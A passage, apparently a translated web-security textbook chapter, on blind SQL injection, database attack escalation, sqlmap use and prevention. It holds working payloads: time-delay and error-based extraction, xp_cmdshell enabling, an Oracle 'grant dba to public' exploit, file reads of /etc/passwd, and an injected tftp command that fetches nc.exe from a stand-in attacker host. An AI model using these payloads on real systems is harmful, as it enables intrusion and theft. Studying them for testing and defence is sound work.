В предыдущем примере приложение содержало заметную функцию, логикой которой можно было непосредственно управлять путём инъекции в существующий SQL-запрос. Предусмотренное поведение приложения - успешный либо неудачный вход - удалось захватить и использовать для возврата злоумышленнику одного элемента информации. Но не все ситуации настолько просты. Иногда инъекция происходит в запрос, не оказывающий заметного влияния на поведение приложения, например механизм журналирования. В других случаях это может быть подзапрос или пакетный запрос, результаты которого приложение никак не обрабатывает. Тогда трудно вызвать наблюдаемое различие поведения, зависящее от заданного условия.

Дэвид Литчфилд разработал метод, способный в большинстве случаев вызвать наблюдаемое различие. Основная идея - внедрить запрос, который при выполнении заданного условия создаёт ошибку базы. Ошибку часто можно обнаружить извне: по коду HTTP-ответа 500, сообщению либо аномальному поведению, даже если само сообщение не раскрывает полезных сведений.

Метод опирается на особенность поведения базы при вычислении условных операторов: она вычисляет лишь те части оператора, которые необходимы с учётом состояния других частей. Пример - оператор `SELECT` с предложением `WHERE`:

```
SELECT X FROM Y WHERE C
```

Он заставляет базу пройти каждую строку таблицы `Y`, вычислить условие `C` и вернуть `X` в случаях, когда `C` истинно. Если `C` никогда не истинно, выражение `X` не вычисляется.

Этим поведением можно воспользоваться, найдя синтаксически допустимое выражение `X`, которое при вычислении вызывает ошибку. В Oracle и MS-SQL примером является деление на ноль, например `1/0`. Если условие `C` когда-либо истинно, `X` вычисляется и создаёт ошибку базы. Если `C` всегда ложно, ошибки нет. Поэтому наличие или отсутствие ошибки позволяет проверять произвольное условие `C`.

Например, следующий запрос проверяет существование стандартного пользователя Oracle DBSNMP. Если он существует, выражение 1/0 вычисляется и вызывает ошибку:

```
SELECT 1/0 FROM dual WHERE (SELECT username FROM all_users WHERE username =
 'DBSNMP') = 'DBSNMP'
```

Следующий запрос проверяет существование вымышленного пользователя AAAAAA. Поскольку условие WHERE никогда не истинно, выражение 1/0 не вычисляется и ошибки не возникает:

```
SELECT 1/0 FROM dual WHERE (SELECT username FROM all_users WHERE username =
 'AAAAAA') = 'AAAAAA'
```

Таким образом метод создаёт условный ответ приложения даже тогда, когда внедряемый запрос не влияет на логику или обработку данных. Это позволяет применять описанные ранее методы логического вывода для извлечения данных в широком диапазоне ситуаций. Кроме того, благодаря простоте одинаковые строки атаки работают с разными базами и с точками инъекции в различных типах операторов SQL.

Метод универсален ещё и потому, что подходит для любых точек инъекции, где можно внедрить подзапрос. Например:

```
(select 1 where <<condition>> or 1/0=0)
```

Рассмотрим приложение с доступной для поиска и сортировки базой контактов. Пользователь управляет параметрами department и sort:

```
/search.jsp?department=30&sort=ename
```

Они появляются в следующем серверном запросе, где параметр department параметризован, а sort присоединяется к тексту запроса:

```
String queryText = "SELECT ename,job,deptno,hiredate FROM emp WHERE deptno = ?
 ORDER BY " + request.getParameter("sort") + " DESC";
```

Изменить предложение WHERE или выполнить запрос UNION после ORDER BY невозможно, но злоумышленник может создать условие логического вывода следующим оператором:

```
/search.jsp?department=20&sort=(select%201/0%20from%20dual%20where%20
(select%20substr(max(object_name),1,1)%20FROM%20user_objects)='Y')
```

Если первая буква первого имени объекта в таблице user_objects равна Y, база попытается вычислить 1/0. Возникнет ошибка, и общий запрос не вернёт результатов. Если буква не равна Y, результаты исходного запроса будут возвращены в порядке по умолчанию. Аккуратно передавая это условие инструменту SQL-инъекции, например Absinthe или SQLMap, можно извлечь каждую запись базы.

Использование задержек по времени

Несмотря на все уже описанные изощрённые методы, возможны ситуации, где ни один из приёмов неэффективен. Иногда удаётся внедрить запрос, который не возвращает браузеру результаты, не может открыть внеполосный канал и никак не влияет на поведение приложения, даже если вызывает ошибку внутри самой базы.

Но и здесь не всё потеряно благодаря методу, разработанному Крисом Энли и Шерифом Хаммадом из NGSSoftware. Они нашли способ сформировать запрос, который вызывает задержку по времени в зависимости от заданного злоумышленником условия. Злоумышленник отправляет запрос и следит за временем ответа сервера. При задержке он может заключить, что условие истинно. Даже если фактическое содержимое ответа приложения в обоих случаях одинаково, наличие или отсутствие задержки позволяет извлечь из базы один бит информации. Выполняя

множество таких запросов, злоумышленник может систематически получать сколь угодно сложные данные по одному биту.

Точный способ вызвать подходящую задержку зависит от целевой базы. MS-SQL содержит встроенную команду `WAITFOR`, создающую заданную задержку. Например, следующий запрос вызывает паузу на 5 секунд, если текущий пользователь базы - `sa`:

```
if (select user) = 'sa' waitfor delay '0:0:5'
```

С этой командой злоумышленник может получать произвольные сведения разными способами. Один из них использует уже описанный метод условных ответов, но вместо иного ответа приложения внедрённый запрос вызывает задержку. Например, второй из следующих запросов создаёт задержку и тем самым показывает, что первая буква захваченной строки - `A`:

```
if ASCII(SUBSTRING('Admin',1,1)) = 64 waitfor delay '0:0:5'
if ASCII(SUBSTRING('Admin',1,1)) = 65 waitfor delay '0:0:5'
```

Как и раньше, злоумышленник перебирает все возможные значения каждого символа до появления задержки. Атаку можно сделать эффективнее, сократив число запросов: разбивать каждый байт данных на отдельные биты и получать по одному биту за запрос. Команда `POWER` и побитовый оператор AND & позволяют задавать условия для отдельных битов. Следующий запрос проверяет первый бит первого байта захваченных данных и при значении 1 создаёт паузу:

```
if (ASCII(SUBSTRING('Admin',1,1)) & (POWER(2,0))) > 0 waitfor delay '0:0:5'
```

Следующий запрос проверяет второй бит:

```
if (ASCII(SUBSTRING('Admin',1,1)) & (POWER(2,1))) > 0 waitfor delay '0:0:5'
```

Способ создания задержки сильно зависит от базы. В современных версиях MySQL функция `sleep` создаёт задержку на заданное число миллисекунд:

```
select if(user() like 'root@%', sleep(5000), 'false')
```

В MySQL до версии 5.0.12 функция `sleep` недоступна. Вместо неё можно использовать `benchmark`, многократно выполняющую заданное действие. Если поручить базе много раз выполнить ресурсоёмкую операцию, например вычисление хеша SHA-1, возникнет измеримая задержка:

```
select if(user() like 'root@%', benchmark(50000,sha1('test')), 'false')
```

В PostgreSQL функция `PG_SLEEP` применяется так же, как `sleep` в MySQL. В Oracle встроенного способа задержки нет, но её можно вызвать другими приёмами. Один из них - использовать `UTL_HTTP` для подключения к несуществующему серверу и дождаться тайм-аута:

```
SELECT 'a'||Utl_Http.request('http://madeupserver.com') from dual
...delay...
ORA-29273: HTTP request failed
ORA-06512: at "SYS.UTL_HTTP", line 1556
ORA-12545: Connect failed because target host or object does not exist
```

Это поведение можно сделать зависимым от условия. Следующий запрос вызывает тайм-аут, если существует стандартная учётная запись Oracle `DBSNMP`:

```
SELECT 'a'||Utl_Http.request('http://madeupserver.com') FROM dual WHERE
 (SELECT username FROM all_users WHERE username = 'DBSNMP') = 'DBSNMP'
```

И в Oracle, и в MySQL функции `SUBSTR(ING)` и `ASCII` позволяют описанным ранее способом получать произвольные сведения по одному байту.

Совет. Задержки полезны не только для извлечения информации, но и при первоначальном исследовании приложения на SQL-инъекцию. При полностью слепой инъекции, когда браузеру не возвращаются результаты, а ошибки обрабатываются незаметно, обычный специально сформированный ввод может не выявить саму уязвимость. Тогда задержки часто являются самым надёжным признаком. Например, для MS-SQL последовательно внедряйте в каждый параметр запроса следующие строки и измеряйте время ответа:

```
'; waitfor delay '0:30:0'--
1; waitfor delay '0:30:0'--
```

Попробуйте сами! Этот пример содержит SQL-инъекцию без обратной связи об ошибках. На нём можно отработать продвинутые методы, включая условные ответы и задержки.

mdsec.net

За пределами SQL-инъекции: развитие атаки на базу

Успешная эксплуатация SQL-инъекции часто приводит к полной компрометации всех данных приложения. Большинство приложений использует одну учётную запись для любого доступа к базе и полагается на средства уровня приложения при разделении пользователей. Неограниченное использование этой записи даёт доступ ко всем данным.

Но захват данных не обязательно является конечной точкой. Атаку может быть полезно развить, эксплуатируя уязвимость самой базы или используя встроенную функциональность:

• если база совместно используется другими приложениями, можно повысить привилегии и получить доступ к их данным;

• можно скомпрометировать операционную систему сервера базы;

• можно получить сетевой доступ к другим системам. Сервер базы обычно находится в защищённой сети за несколькими рубежами периметра; с него злоумышленник может оказаться в доверенной позиции и достичь ключевых служб других узлов;

• можно устанавливать исходящие сетевые соединения с собственным компьютером, обходить приложение, легко передавать большие объёмы конфиденциальных данных и нередко избегать систем обнаружения вторжений;

• можно произвольно расширить функциональность базы пользовательскими функциями. При наличии привилегий DBA это позволяет обойти усиление защиты, фактически заново реализовав удалённые или отключённые возможности.

Распространённое заблуждение

Многие администраторы считают ненужной защиту базы от атак, требующих аутентификации, поскольку к ней обращается лишь доверенное приложение той же организации. Это игнорирует возможность того, что дефект приложения позволит злоумышленнику взаимодействовать с базой в контексте безопасности приложения. Все перечисленные атаки показывают, почему базы необходимо защищать и от аутентифицированных нападающих.

Атака баз данных - огромная тема за пределами этой книги. Здесь указаны лишь некоторые основные способы применения уязвимостей и функций главных типов баз для развития атаки. Главный вывод: каждая база содержит пути повышения привилегий. Актуальные исправления безопасности и надёжное усиление защиты смягчают многие, но не все атаки. Для дальнейшего чтения авторы рекомендуют *The Database Hacker's Handbook* (Wiley, 2005).

MS-SQL

Пожалуй, самая известная функция базы, которой может злоупотребить атакующий, - встроенная в MS-SQL хранимая процедура `xp_cmdshell`. Она позволяет пользователям с правами DBA выполнять команды операционной системы как в `cmd.exe`. Например:

```
master..xp_cmdshell 'ipconfig > foo.txt'
```

Возможности злоупотребления огромны: произвольные команды, запись результатов в локальные файлы и их чтение, обратные внеполосные соединения, скрытый командный канал, копирование данных и загрузка инструментов атаки. Поскольку MS-SQL по умолчанию работает как LocalSystem, злоумышленник обычно может полностью скомпрометировать ОС. Другие расширенные процедуры, например `xp_regread` и `xp_regwrite`, позволяют выполнять мощные действия с реестром Windows.

Работа с блокировкой по умолчанию

Большинство доступных через Интернет установок относятся к MS-SQL 2005 или новее. В этих версиях множество защитных функций по умолчанию блокирует полезные методы атаки. Но если учётная запись веб-приложения в базе достаточно привилегированна, препятствия устраняются простой перенастройкой. Например, отключённую `xp_cmdshell` можно включить процедурой `sp_configure`:

```
EXECUTE sp_configure 'show advanced options', 1
RECONFIGURE WITH OVERRIDE
EXECUTE sp_configure 'xp_cmdshell', '1'
RECONFIGURE WITH OVERRIDE
```

После этого `xp_cmdshell` снова включена и может выполняться обычной командой:

```
exec xp_cmdshell 'dir'
```

Oracle

В самом программном обеспечении базы Oracle обнаружено огромное число уязвимостей безопасности. Если дефект SQL-инъекции позволяет выполнять произвольные запросы, обычно одну из этих уязвимостей можно использовать для повышения привилегий до DBA.

Oracle содержит множество встроенных хранимых процедур, которые выполняются с правами DBA и сами оказывались уязвимыми для SQL-инъекции. Типичный пример такого дефекта до критического обновления июля 2006 года находился в стандартном пакете `SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES`. Для повышения привилегий в уязвимое поле можно внедрить запрос `grant DBA to public`:

```
select SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES('INDX','SCH',
'TEXTINDEXMETHODS".ODCIIndexUtilCleanup(:p1); execute immediate
''declare pragma autonomous_transaction; begin execute immediate
''''grant dba to public'''' ; end;''; END;--','CTXSYS',1,'1',0) from dual
```

Атаку этого типа можно провести через дефект SQL-инъекции веб-приложения, внедрив функцию в уязвимый параметр.

Помимо настоящих уязвимостей Oracle содержит большой объём стандартной функциональности, доступной низкопривилегированным пользователям и пригодной для нежелательных действий, например сетевых соединений или доступа к файловой системе. В дополнение к уже описанным мощным пакетам внеполосных соединений пакет `UTL_FILE` позволяет читать и записывать файлы в файловой системе сервера базы.

В 2010 году Дэвид Литчфилд продемонстрировал злоупотребление Java в Oracle 10g R2 и 11g для выполнения команд ОС. Сначала атака эксплуатирует дефект `DBMS_JVM_EXP_PERMS.TEMP_JAVA_POLICY` и предоставляет текущему пользователю разрешение `java.io.filepermission`. Затем через `DBMS_JAVA.RUNJAVA` выполняется класс Java (`oracle/aurora/util/Wrapper`), запускающий команду ОС. Например:

```
DBMS_JAVA.RUNJAVA('oracle/aurora/util/Wrapper c:\windows\system32\
cmd.exe /c dir>c:\OUT.LST')
```

Дополнительные сведения:

• www.databasesecurity.com/HackingAurora.pdf

• www.notsosecure.com/folder2/2010/08/02/blackhat-2010/

MySQL

По сравнению с другими рассматриваемыми базами MySQL содержит сравнительно мало встроенной функциональности, которой может злоупотребить атакующий. Один пример - возможность любого пользователя с разрешением `FILE_PRIV` читать и записывать файловую систему. Команда `LOAD_FILE` извлекает содержимое любого файла. Например:

```
select load_file('/etc/passwd')
```

Команда `SELECT ... INTO OUTFILE` направляет результаты любого запроса в файл. Например:

```
create table test (a varchar(200))
insert into test(a) values ('+ +')
select * from test into outfile '/etc/hosts.equiv'
```

Помимо чтения и записи ключевых файлов операционной системы эта возможность применяется и для других атак:

• MySQL хранит данные в текстовых файлах, к которым база обязана иметь доступ на чтение. Поэтому злоумышленник с `FILE_PRIV` может просто открыть соответствующий файл и прочитать произвольные данные базы, обойдя все средства управления доступом внутри неё;

• MySQL позволяет создавать пользовательские функции (UDF), обращающиеся к скомпилированному библиотечному файлу с реализацией функции. Этот файл должен находиться в обычном пути загрузки динамических библиотек MySQL. Описанным выше способом

злоумышленник может создать там произвольный двоичный файл, а затем UDF, которая его использует. Подробнее этот метод рассмотрен в статье Криса Энли «Hackproofing MySQL».

Использование инструментов эксплуатации SQL

Многие описанные методы эксплуатации SQL-инъекции требуют большого числа запросов для извлечения небольших порций данных. К счастью, существует множество инструментов, автоматизирующих значительную часть процесса и учитывающих специфичный для базы синтаксис успешных атак.

Большинство современных инструментов применяет следующий подход:

• перебирает все параметры целевого запроса для обнаружения точек SQL-инъекции;

• определяет положение уязвимого поля внутри серверного SQL-запроса, добавляя различные символы, например закрывающие скобки, знаки комментария и ключевые слова SQL;

• пытается провести атаку `UNION`, перебирая требуемое число столбцов, а затем выявляя столбец типа `varchar`, через который можно вернуть результаты;

• внедряет специальные запросы для извлечения произвольных данных, при необходимости объединяя сведения нескольких столбцов в строку, которую можно получить одним результатом типа `varchar`;

• если результаты невозможно получить через `UNION`, внедряет в запрос логические условия (`AND 1=1`, `AND 1=2` и так далее), чтобы определить, можно ли извлекать данные с помощью условных ответов;

• если внедрение условных выражений не позволяет получить результаты, пробует извлекать данные посредством условных задержек.

Эти инструменты находят данные, запрашивая соответствующие таблицы метаданных целевой базы. Обычно они способны в некоторой степени развивать атаку, например использовать `xp_cmdshell` для доступа на уровне ОС. Они также применяют различные способы оптимизации, используя многочисленные функции разных баз, чтобы сократить число запросов при переборе на основе логического вывода, обойти возможные фильтры одиночных кавычек и решить другие задачи.

> **Примечание.** Эти инструменты предназначены прежде всего для эксплуатации: они лучше всего подходят для извлечения данных через уже найденную и понятую точку инъекции. Это не волшебное средство поиска и эксплуатации дефектов SQL-инъекции. На практике, чтобы встроенные атаки инструмента сработали, часто требуется добавить некоторый синтаксис SQL до и/или после внедряемых им данных.

> **Этапы атаки**
>
> Обнаружив уязвимость SQL-инъекции описанными ранее методами, можно применить инструмент эксплуатации для получения интересных данных из базы. Это особенно полезно, если приходится использовать слепые методы и извлекать за раз лишь небольшой объём.
>
> 1. Запускайте инструмент SQL-эксплуатации через перехватывающий прокси. Анализируйте и его запросы, и ответы приложения. Включите весь доступный подробный вывод инструмента и сопоставляйте ход его работы с наблюдаемыми запросами и ответами.

Этапы атаки (продолжение)

2. Поскольку такие инструменты полагаются на заранее заданные проверки и конкретный синтаксис ответа, к внедряемой ими строке может понадобиться добавить данные до или после неё, чтобы инструмент получил ожидаемый ответ. Обычно требуется добавить символ комментария, уравновесить одиночные кавычки серверного SQL-запроса либо добавить закрывающие скобки до или после строки в соответствии с исходным запросом.

3. Если синтаксис не работает независимо от описанных приёмов, часто проще создать полностью контролируемый вложенный подзапрос и позволить инструменту внедряться в него. Тогда он сможет извлекать данные логическим выводом. Вложенные запросы хорошо работают при инъекции в обычные `SELECT` и `UPDATE`, а в Oracle - и внутри `INSERT`. В каждом следующем случае добавьте перед вводом текст до `[input]`, а после него - закрывающую скобку:

• Oracle: `'||(select 1 from dual where 1=[input])`;

• MS-SQL: `(select 1 where 1=[input])`.

Существует множество инструментов автоматизированной эксплуатации SQL-инъекции. Многие ориентированы именно на MS-SQL, а разработка многих других прекращена, поскольку их обогнали новые методы и достижения. Авторы предпочитают sqlmap, способный атаковать, среди прочего, MySQL, Oracle и MS-SQL. Он реализует извлечение через `UNION` и логический вывод, поддерживает различные способы развития атаки, включая получение файлов из ОС и выполнение команд Windows через `xp_cmdshell`.

На практике sqlmap эффективен для получения сведений из базы посредством задержек и других методов логического вывода, а также полезен для извлечения через `UNION`. Один из лучших способов работы - параметр `--sql-shell`. Он предоставляет атакующему приглашение SQL, а за кулисами выполняет необходимую инъекцию через `UNION`, ошибки или слепой канал для отправки запросов и получения результатов. Например:

```
C:\sqlmap>sqlmap.py -u http://wahh-app.com/employees?Empno=7369 --union-use
 --sql-shell -p Empno

    sqlmap/0.8 - automatic SQL injection and database takeover tool
    http://sqlmap.sourceforge.net

[*] starting at: 14:54:39

[14:54:39] [INFO] using 'C:\sqlmap\output\wahh-app.com\session'
 as session file
[14:54:39] [INFO] testing connection to the target url
[14:54:40] [WARNING] the testable parameter 'Empno' you provided is not

into the Cookie
[14:54:40] [INFO] testing if the url is stable, wait a few seconds
[14:54:44] [INFO] url is stable
[14:54:44] [INFO] testing sql injection on GET parameter 'Empno' with 0
 parenthesis
[14:54:44] [INFO] testing unescaped numeric injection on GET parameter
'Empno'
[14:54:46] [INFO] confirming unescaped numeric injection on GET
parameter 'Empno'
[14:54:47] [INFO] GET parameter 'Empno' is unescaped numeric injectable
with 0 parenthesis
[14:54:47] [INFO] testing for parenthesis on injectable parameter
[14:54:50] [INFO] the injectable parameter requires 0 parenthesis
[14:54:50] [INFO] testing MySQL
[14:54:51] [WARNING] the back-end DMBS is not MySQL
[14:54:51] [INFO] testing Oracle
[14:54:52] [INFO] confirming Oracle
[14:54:53] [INFO] the back-end DBMS is Oracle
```

```
web server operating system: Windows 2000
web application technology: ASP, Microsoft IIS 5.0
back-end DBMS: Oracle

[14:54:53] [INFO] testing inband sql injection on parameter 'Empno' with
NULL bruteforcing technique
[14:54:58] [INFO] confirming full inband sql injection on parameter 'Empno'
[14:55:00] [INFO] the target url is affected by an exploitable full inband
sql injection vulnerability
valid union: 'http://wahh-app.com:80/employees.asp?Empno=7369%20
UNION%20ALL%20SELECT%20NULL%2C%20NULL%2C%20NULL%2C%20NULL%20FROM%20DUAL--%20AND%203663=3663'

[14:55:00] [INFO] calling Oracle shell. To quit type 'x' or 'q' and press ENTER
sql-shell> select banner from v$version
do you want to retrieve the SQL statement output? [Y/n]
[14:55:19] [INFO] fetching SQL SELECT statement query output: 'select banner
 from v$version'
select banner from v$version [5]:
[*] CORE        9.2.0.1.0       Production
[*] NLSRTL Version 9.2.0.1.0 - Production
[*] Oracle9i Enterprise Edition Release 9.2.0.1.0 - Production
[*] PL/SQL Release 9.2.0.1.0 - Production
[*] TNS for 32-bit Windows: Version 9.2.0.1.0 - Production

sql-shell>
```

Справочник по синтаксису SQL и ошибкам

Мы описали множество методов поиска и эксплуатации уязвимостей SQL-инъекции в веб-приложениях. Синтаксис, необходимый против разных серверных платформ баз данных, во многих случаях немного различается. Кроме того, каждая база создаёт собственные сообщения об ошибках, смысл которых необходимо понимать и при поиске дефектов, и при подготовке эффективной эксплуатации. На следующих страницах приведена краткая памятка, позволяющая найти точный синтаксис для конкретной задачи и расшифровать незнакомые сообщения.

Синтаксис SQL

Требование: ASCII и SUBSTRING

• Oracle: `ASCII('A')` равно 65; `SUBSTR('ABCDE',2,3)` равно `BCD`.
• MS-SQL: `ASCII('A')` равно 65; `SUBSTRING('ABCDE',2,3)` равно `BCD`.
• MySQL: `ASCII('A')` равно 65; `SUBSTRING('ABCDE',2,3)` равно `BCD`.

Требование: получить текущего пользователя базы

• Oracle: `SELECT SYS.login_user FROM dual`; `SELECT user FROM dual`; `SYS_CONTEXT('USERENV', 'SESSION_USER')`.
• MS-SQL: `SELECT suser_sname()`.
• MySQL: `SELECT user()`.

Требование: вызвать задержку

• Oracle: `Utl_Http.request('http://madeupserver.com')`.
• MS-SQL: `waitfor delay '0:0:10'`; `exec master..xp_cmdshell 'ping localhost'`.
• MySQL: `sleep(100)`.

Требование: получить строку версии базы

• Oracle: `select banner from v$version`.
• MS-SQL: `select @@version`.

• MySQL: `select @@version`.

Требование: получить текущую базу

• Oracle: `SELECT SYS_CONTEXT('USERENV','DB_NAME') FROM dual`.
• MS-SQL: `SELECT db_name()`. Имя сервера: `SELECT @@servername`.
• MySQL: `SELECT database()`.

Требование: получить привилегии текущего пользователя

• Oracle: `SELECT privilege FROM session_privs`.
• MS-SQL: `SELECT grantee, table_name, privilege_type FROM INFORMATION_SCHEMA.TABLE_PRIVILEGES`.
• MySQL: `SELECT * FROM information_schema.user_privileges WHERE grantee = '[user]'`, где `[user]` определяется выводом `SELECT user()`.

Требование: показать все таблицы и столбцы в одном столбце результатов

• Oracle: `SELECT table_name||' '||column_name FROM all_tab_columns`.
• MS-SQL: `SELECT table_name+' '+column_name FROM information_schema.columns`.
• MySQL: `SELECT CONCAT(table_name,',',column_name) FROM information_schema.columns`.

Требование: показать объекты пользователя

• Oracle: `SELECT object_name, object_type FROM user_objects`.
• MS-SQL: `SELECT name FROM sysobjects`.
• MySQL: `SELECT table_name FROM information_schema.tables` (либо `trigger_name` из `information_schema.triggers` и так далее).

Требование: показать пользовательские таблицы

• Oracle: `SELECT object_name, object_type FROM user_objects WHERE object_type='TABLE'`. Чтобы показать все доступные пользователю таблицы: `SELECT table_name FROM all_tables`.
• MS-SQL: `SELECT name FROM sysobjects WHERE xtype='U'`.
• MySQL: `SELECT table_name FROM information_schema.tables WHERE table_type='BASE TABLE' AND table_schema!='mysql'`.

Требование: показать имена столбцов таблицы foo

• Oracle: `SELECT column_name, name FROM user_tab_columns WHERE table_name = 'FOO'`. Если целевые данные не принадлежат текущему пользователю приложения, используйте таблицу `ALL_tab_columns`.
• MS-SQL: `SELECT column_name FROM information_schema.columns WHERE table_name='foo'`.
• MySQL: `SELECT column_name FROM information_schema.columns WHERE table_name='foo'`.

Требование: взаимодействовать с операционной системой простейшим способом

• Oracle: см. *The Oracle Hacker's Handbook* Дэвида Литчфилда.
• MS-SQL: `EXEC xp_cmdshell 'dir c:\ '`.
• MySQL: `SELECT load_file('/etc/passwd')`.

Сообщения об ошибках SQL

Oracle

```
ORA-01756: quoted string not properly terminated
ORA-00933: SQL command not properly ended
```

MS-SQL

```
Msg 170, Level 15, State 1, Line 1
Line 1: Incorrect syntax near 'foo'
Msg 105, Level 15, State 1, Line 1
Unclosed quotation mark before the character string 'foo'
```

MySQL

```
You have an error in your SQL syntax. Check the manual that corresponds
to your MySQL server version for the right syntax to use near ''foo' at line X
```

Толкование: для Oracle и MS-SQL присутствует SQL-инъекция и почти наверняка её можно эксплуатировать. Если вы ввели одиночную кавычку и она изменила синтаксис запроса базы, именно такую ошибку и следовало ожидать. Для MySQL SQL-инъекция возможна, но то же сообщение встречается и в других контекстах.

Oracle: `PLS-00306: wrong number or types of arguments in call to 'XXX'`.

MS-SQL: `Procedure 'XXX' expects parameter '@YYY', which was not supplied`.

MySQL: неприменимо.

Толкование: вы закомментировали или удалили переменную, которая обычно передавалась бы базе. В MS-SQL методы задержки должны позволить извлекать произвольные данные.

Oracle: `ORA-01789: query block has incorrect number of result columns`.

MS-SQL

```
Msg 205, Level 16, State 1, Line 1
All queries in a SQL statement containing a UNION operator must have an
equal number of expressions in their target lists.
```

MySQL: `The used SELECT statements have a different number of columns`.

Толкование: это сообщение появляется при атаке `UNION SELECT`, если указано иное число столбцов, чем в исходном операторе `SELECT`.

Oracle: `ORA-01790: expression must have same datatype as corresponding expression`.

MS-SQL

```
Msg 245, Level 16, State 1, Line 1
Syntax error converting the varchar value 'foo' to a column of data type int.
```

MySQL: ошибка не выдаётся.

Толкование: это сообщение появляется при атаке `UNION SELECT`, если указан тип данных, отличный от типа в исходном операторе `SELECT`. Попробуйте `NULL`, `1` или `2000`.

Oracle

```
ORA-01722: invalid number
ORA-01858: a non-numeric character was found where a numeric was expected
```

MS-SQL

```
Msg 245, Level 16, State 1, Line 1
Syntax error converting the varchar value 'foo' to a column of data type int.
```

MySQL: ошибка не выдаётся.

Толкование: ввод не соответствует ожидаемому типу данных поля. SQL-инъекция может присутствовать, причём одиночная кавычка может не требоваться: попробуйте просто ввести число, а затем внедряемый SQL. В MS-SQL через такое сообщение об ошибке можно вернуть любое строковое значение.

Oracle: `ORA-00923: FROM keyword not found where expected`.

MS-SQL: неприменимо.

MySQL: неприменимо.

Толкование: в MS-SQL сработает:

```
SELECT 1
```

Но в Oracle для возврата значения необходимо выбирать данные из таблицы. Подойдёт `DUAL`:

```
SELECT 1 from DUAL
```

Oracle: `ORA-00936: missing expression`.

MS-SQL: `Msg 156, Level 15, State 1, Line 1 Incorrect syntax near the keyword 'from'.`

MySQL: `You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near ' XXX , YYY from SOME_TABLE' at line 1`.

Толкование: эта ошибка часто появляется, если точка инъекции находится перед ключевым словом `FROM`, например внутри списка возвращаемых столбцов, и/или если символ комментария удалил необходимые ключевые слова SQL. Попробуйте самостоятельно завершить оператор SQL, сохранив символ комментария. В такой ситуации MySQL услужливо раскрывает имена столбцов `XXX`, `YYY`.

Oracle: `ORA-00972: identifier is too long`.

MS-SQL: `String or binary data would be truncated.`

MySQL: неприменимо.

Толкование: это не указывает на SQL-инъекцию. Сообщение может появиться после ввода длинной строки. Переполнение буфера здесь также маловероятно, поскольку база безопасно обрабатывает ввод.

Oracle: `ORA-00942: table or view does not exist`.

MS-SQL: `Msg 208, Level 16, State 1, Line 1 Invalid object name 'foo'`.

MySQL: `Table 'DBNAME.SOMETABLE' doesn't exist`.

Толкование: либо вы обращаетесь к несуществующей таблице или представлению, либо, в случае Oracle, пользователь базы не имеет необходимых привилегий. Проверьте запрос с таблицей, к которой доступ точно есть, например `DUAL`. В такой ситуации MySQL услужливо раскрывает текущую схему базы `DBNAME`.

Oracle: `ORA-00920: invalid relational operator`.

MS-SQL: `Msg 170, Level 15, State 1, Line 1 Line 1: Incorrect syntax near foo`.

MySQL: `You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1`.

Толкование: вероятно, вы изменяли что-либо в предложении `WHERE`, и попытка SQL-инъекции нарушила грамматику.

Oracle: `ORA-00907: missing right parenthesis`.

MS-SQL: неприменимо.

MySQL: `You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1`.

Толкование: SQL-инъекция сработала, но точка внедрения находилась внутри скобок. Вероятно, вы закомментировали закрывающую скобку внедрёнными символами комментария (`--`).

Oracle: `ORA-00900: invalid SQL statement`.

MS-SQL: `Msg 170, Level 15, State 1, Line 1 Line 1: Incorrect syntax near foo`.

MySQL: `You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near XXXXXX`.

Толкование: общее сообщение об ошибке. Все перечисленные выше сообщения имеют приоритет, поэтому здесь что-то пошло иначе. Вероятно, альтернативный ввод даст более содержательное сообщение.

Oracle: `ORA-03001: unimplemented feature`.

MS-SQL: неприменимо.

MySQL: неприменимо.

Толкование: вы попытались выполнить действие, которое Oracle не разрешает. Такое возможно, например, при попытке вывести строку версии из `v$version` внутри запроса `UPDATE` или `INSERT`.

Oracle: `ORA-02030: can only select from fixed tables/views`.

MS-SQL: неприменимо.

MySQL: неприменимо.

Толкование: вероятно, вы пытались изменить представление `SYSTEM`. Такое возможно при попытке вывести строку версии из `v$version` внутри `UPDATE` или `INSERT`.

Предотвращение SQL-инъекции

Несмотря на разнообразие проявлений и сложности эксплуатации, SQL-инъекция в целом относится к наиболее легко предотвращаемым уязвимостям. Тем не менее обсуждение контрмер часто вводит в заблуждение, и многие полагаются на защиту, эффективную лишь частично.

Частично эффективные меры

Из-за заметной роли одиночной кавычки в стандартных объяснениях SQL-инъекции распространённый способ защиты состоит в экранировании всех таких кавычек пользовательского ввода путём удвоения. Вы уже видели две ситуации, где этот подход не работает:

• если предоставленные пользователем числовые данные встраиваются в SQL-запросы, обычно они не заключаются в одиночные кавычки. Поэтому злоумышленник может выйти из контекста данных и начать вводить произвольный SQL без кавычки;

• при SQL-инъекции второго порядка данные, безопасно экранированные во время первоначальной вставки, позднее читаются из базы и снова ей передаются. Изначально удвоенные кавычки при повторном использовании данных возвращаются к исходному виду.

Другая часто упоминаемая контрмера - использование хранимых процедур для любого доступа к базе. Специальные хранимые процедуры несомненно дают преимущества безопасности и производительности, но не гарантируют предотвращение SQL-инъекции по двум причинам:

• как показано на примере Oracle, плохо написанная процедура сама может содержать SQL-инъекцию. При построении внутри неё операторов SQL возникают те же проблемы безопасности, что и в любом другом месте. Сам факт использования процедуры не предотвращает дефекты;

• даже надёжная процедура может привести к SQL-инъекции, если небезопасно вызывается с пользовательским вводом. Предположим, функция регистрации реализована процедурой, вызываемой так:

```
exec sp_RegisterUser 'joe', 'secret'
```

Этот оператор может быть столь же уязвим, как простой `INSERT`. Например, злоумышленник передаёт пароль:

```
foo'; exec master..xp_cmdshell 'tftp wahh-attacker.com GET nc.exe'--
```

и приложение выполняет пакетный запрос:

```
exec sp_RegisterUser 'joe', 'foo'; exec master..xp_cmdshell 'tftp
wahh-attacker.com GET nc.exe'--'
```

Следовательно, использование хранимой процедуры ничего не дало.

Более того, в большом сложном приложении с тысячами разных операторов SQL многие разработчики считают их повторную реализацию как хранимых процедур неоправданными затратами времени.

Параметризованные запросы

Большинство баз и платформ разработки приложений предоставляют API для безопасной обработки недоверенного ввода, предотвращающие SQL-инъекцию. В параметризованных запросах, также называемых подготовленными операторами, построение SQL с пользовательским вводом выполняется в два этапа:

1. Приложение задаёт структуру запроса, оставляя заполнители для каждого элемента пользовательского ввода.

2. Приложение задаёт содержимое каждого заполнителя.

